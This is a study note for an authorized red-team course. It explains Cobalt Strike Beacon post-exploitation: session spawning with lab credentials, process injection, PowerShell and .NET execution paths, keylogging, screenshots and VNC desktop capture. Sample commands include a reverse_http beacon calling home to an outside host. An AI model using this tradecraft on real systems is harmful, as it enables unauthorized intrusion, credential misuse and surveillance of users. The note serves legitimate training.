Post-Exploitation
Post-Exploitation
Scope and purpose
Post-exploitation is the phase in which an operator turns an initial foothold into useful access to the engagement objectives. The objective is not simply to run more commands. It is to understand the current access, identify the next safe decision, collect the evidence needed to support that decision, and avoid unnecessary exposure.
The activities in this note are for systems owned by, or explicitly authorized by, the engagement owner and the CRTO lab.
The post-exploitation decision loop
Use this loop after obtaining a Beacon or other authorized foothold:
- Orient: identify the host, user, integrity level, architecture, domain, session, and available network position.
- Map: inspect files, drives, processes, services, defensive controls, logged-on users, credentials, shares, and reachable hosts.
- Choose: decide whether the next objective is collection, privilege escalation, credential access, lateral movement, or a new session.
- Execute with context: choose an execution method that fits the required user, process, architecture, privilege, and OPSEC constraints.
- Validate: confirm the expected evidence arrived and that the action did not merely appear to succeed in the operator console.
- Clean up and record: stop temporary jobs, remove lab artifacts when the exercise requires it, and record what changed and what remains unknown.
Situation awareness checklist
- Which user and security context does the current session use?
- Is the process 32-bit or 64-bit, and does that affect the next tool?
- What is the host name, domain or workgroup, and current network location?
- What files, shares, mapped drives, browser data, or configuration data are relevant to the objective?
- Which processes and services are running, and which security controls are visible (for example, AV, EDR, Sysmon, or LAPS-related configuration)?
- Which PowerShell and .NET versions are available?
- Which users are logged on, and what privileges or tokens may be available?
- Which other hosts and services are reachable, and which accounts can access them?
The answer to these questions should drive the next action. Reconnaissance is not valuable merely because it produces a long list.
Beacon command behavior
Cobalt Strike groups Beacon behavior into useful operational categories. The
exact list can change between releases, so use help and the version-matched
manual as the authority for a specific lab.
Housekeeping
These commands configure Beacon or manage its jobs rather than directly
performing the objective. Examples include help, jobs, jobkill, sleep,
ppid, and spawnto.
Use when: preparing the session, changing its behavior, or managing a temporary post-exploitation task.
OPSEC note: changing a setting does not make the resulting behavior invisible. Record the setting and consider how the host would observe it.
API-only commands
These use Beacon's built-in Windows API functionality for tasks such as
cd, cp, download, drives, ls, ps, pwd, rm, and upload.
Use when: Beacon already has the capability and a new child process or PowerShell host is unnecessary.
Why it matters: process creation is not the only detection surface, but avoiding an unnecessary child process can reduce noise and complexity.
Inline execution
inline-execute loads a Beacon Object File (BOF) through Beacon's in-memory
linking and loading path. The BOF runs in Beacon's process, so a crash in the
BOF can also terminate or destabilize Beacon.
Use when: the required, trusted lab capability is available as a BOF and running it in the current Beacon is acceptable.
Trade-off: fewer process-creation artifacts can mean greater blast radius to the session itself. Treat each BOF as code executing inside Beacon, not as a harmless command.
Fork-and-run and explicit injection
Fork-and-run starts a temporary process and injects a post-exploitation task into
it. Explicit injection targets an existing process. In the current Cobalt Strike
documentation, powerpick is fork-and-run only, psinject is target-explicit
only, and several commands support either pattern; the list is release
dependent.
Use fork-and-run when: isolation and a disposable process are more important than the extra process and injection telemetry.
Use explicit injection when: the task must run in a particular process context and the lab permissions and architecture allow it.
Do not assume: “in memory” means undetectable, or that explicit injection is always safer. The target process, access rights, parent process, loaded modules, and EDR telemetry all matter.
Session passing

Session passing means creating or moving to another Beacon session from an existing session, often to use a different listener, architecture, user context, or network path.
The direct pattern is spawn:
beacon> help spawn
Use: spawn [x86|x64] [listener]
     spawn [listener]

Spawn an x86 or x64 process and inject shellcode for the listener.

beacon> spawn x64 http
[*] Tasked beacon to spawn (x64) windows/beacon_http/reverse_http (www.bleepincomputer.com:80)
[+] host called home, sent: 350863 bytes
The output above is retained as a course/lab example, not as a guarantee that a spawn will connect. The new session depends on architecture, listener reachability, process creation, injection permissions, and the selected Cobalt Strike version.
spawnas and token context

spawnas attempts to create a session with supplied credentials:
beacon> cd C:\
beacon> spawnas CONTOSO\rsteel Passw0rd! tcp-local
The credentials and domain in this block are course/lab material. Never reuse them outside the authorized lab.
spawnas commonly fails from a SYSTEM context because SYSTEM is not providing a
normal interactive user logon. In that situation, the course may use
make_token to create a token for the desired credentials. A token changes the
security context available to a process or thread; it does not automatically
grant every privilege or guarantee an elevated integrity level. Validate the
result with an identity check and by testing the specific access required.
File system and registry awareness
Use Beacon's file-system commands to orient yourself, including ls, cd,
drives, download, and registry inspection where supported. Check for multiple
drives, relevant shares, mapped paths, configuration files, and evidence tied to
the engagement objective.
beacon> download C:\Users\pchilds\Desktop\desktop.ini
Downloading a file is not automatically justified because it is available. First define why it is relevant, how it will be handled, and whether the engagement allows collection of that data.
Screen, keyboard, and desktop collection
These capabilities are intrusive and should be used sparingly and only when the objective requires them:

keyloggerrecords keystrokes from a selected or temporary process. In the Beacon client, its output is viewed through the keystrokes view rather than the ordinary task console.printscreenforces a Print Screen keypress, reads the screenshot from the clipboard, and clears the clipboard afterward. This is different from a quiet screenshot and can affect the user.screenshotcaptures the visible desktop once.screenwatchcaptures periodically until its job is stopped.desktopstarts a reflective VNC-style remote desktop capability and uses a reverse port forward; its exact behavior and options are version dependent.
beacon> help desktop
Use: desktop [pid] [x86|x64] [high|low]
     desktop [high|low]

Injects a VNC server onto the target and connects to it. You may specify
whether or not the session is high or low-quality.

beacon> desktop high
[*] Tasked beacon to spawn VNC server
[+] started port forward on 5117 to 127.0.0.1:5117
Command execution: shell versus run
shell asks the target to execute through cmd.exe. run executes the target
program without cmd.exe and returns output. Both create a process, so neither
should be described as “free” from an OPSEC perspective.
beacon> shell whoami /user

USER INFORMATION
----------------

User Name   SID
=========== ============================================
dev\\bfarmer S-1-5-21-569305411-121244042-2357301523-1104
beacon> run whoami /user

USER INFORMATION
----------------

User Name   SID
=========== ============================================
dev\\bfarmer S-1-5-21-569305411-121244042-2357301523-1104
Use help <command> in the lab when unsure about a command's execution model.
Custom tools and tool choice
Examples from the course include Seatbelt for local reconnaissance, PowerView for domain reconnaissance, Certify/Certipy for AD CS assessment, Rubeus for Kerberos-related work, and Impacket for selected network protocols, credential access, or relaying workflows. These are categories, not automatic reasons to run every tool.
Before loading a tool, ask what decision it supports, what privileges it needs, what data it collects, and what telemetry it creates. Tool names and behavior can change; confirm the version and the lab objective first.
PowerShell execution paths
powershell
Beacon's powershell command uses powershell.exe, so it is roughly analogous
to shell using cmd.exe, but with PowerShell as the host. In the course
example, Beacon encodes the supplied command before invoking PowerShell:
beacon> powershell $env:computername

LON-WKSTN-1
-EncodedCommand is an encoding and transport format, not encryption or proof
of evasion. Microsoft documents that the value is Base64-encoded UTF-16LE text.
powerpick
powerpick runs PowerShell through unmanaged PowerShell APIs without launching
powershell.exe. Cobalt Strike documents it as a fork-and-run command that
injects the unmanaged PowerShell component into Beacon's configured spawn-to
process and returns output over a named pipe.
beacon> powerpick $env:computername

LON-WKSTN-1
psinject
psinject runs unmanaged PowerShell inside a specified existing process:
beacon> psinject 3020 x64 $PID

[*] Tasked beacon to psinject: $PID into 3020 (x64)

3020
The target PID, architecture, process access rights, token context, and security products all affect whether this works. It is not simply “PowerShell without a process.” It uses an existing process and therefore creates a different injection and detection profile.
Importing a PowerShell script
powershell-import imports a script into Beacon so that later powershell,
powerpick, and psinject commands can use its cmdlets. The current Cobalt
Strike documentation notes that Beacon holds one imported PowerShell script at a
time; use the version-matched documentation for clearing or replacing it.
beacon> powershell-import C:\Tools\PowerSploit\Recon\PowerView.ps1
.NET execution
Many offensive tools are written in C# and target .NET. Beacon therefore needs a
mechanism to execute .NET tooling, such as execute-assembly, in addition to the
PowerShell paths above. The exact loading, process, and OPSEC behavior depends on
the Beacon version and the command selected; confirm it in the release-matched
manual rather than treating all .NET execution as one technique.
Fact-check status
- Verified: the Beacon categories,
shell/run, PowerShell command paths, imported-script behavior, session passing, and screenshot/printscreen behavior against the current Cobalt Strike documentation linked in the front matter. - Corrected:
printscreendoes send a Print Screen keypress and uses the clipboard; it is not a passive clipboard screenshot.rundoes not mean “without OPSEC”; it means withoutcmd.exe. A token orspawnasresult does not automatically mean SYSTEM or high integrity. - Version-dependent: command classification, default spawn-to process, process-injection details, desktop implementation, and .NET execution behavior.
- Lab-specific: host names, usernames, PIDs, listener names, screenshots, command output, and the example credentials above.
Practical review prompts
- You have a low-privilege Beacon and a file server is your objective. What would you establish before choosing collection, escalation, or lateral movement?
- A task needs PowerShell functionality but you want to avoid creating an
unnecessary
powershell.exeprocess. Which execution path would you compare, and what evidence and trade-offs would you check? - A
spawnastask fails from a SYSTEM Beacon. What does that failure suggest about the logon/token context, and how would you validate the replacement session without assuming it is elevated? - A command works with
powerpickbut fails withpsinject. What differences in process target, architecture, token, and process access rights could explain that result? - When would
printscreen,screenshot, orscreenwatchbe justified, and what user impact, telemetry, or cleanup would you account for?
This is a living study note. Sources and understanding may change as it is reviewed.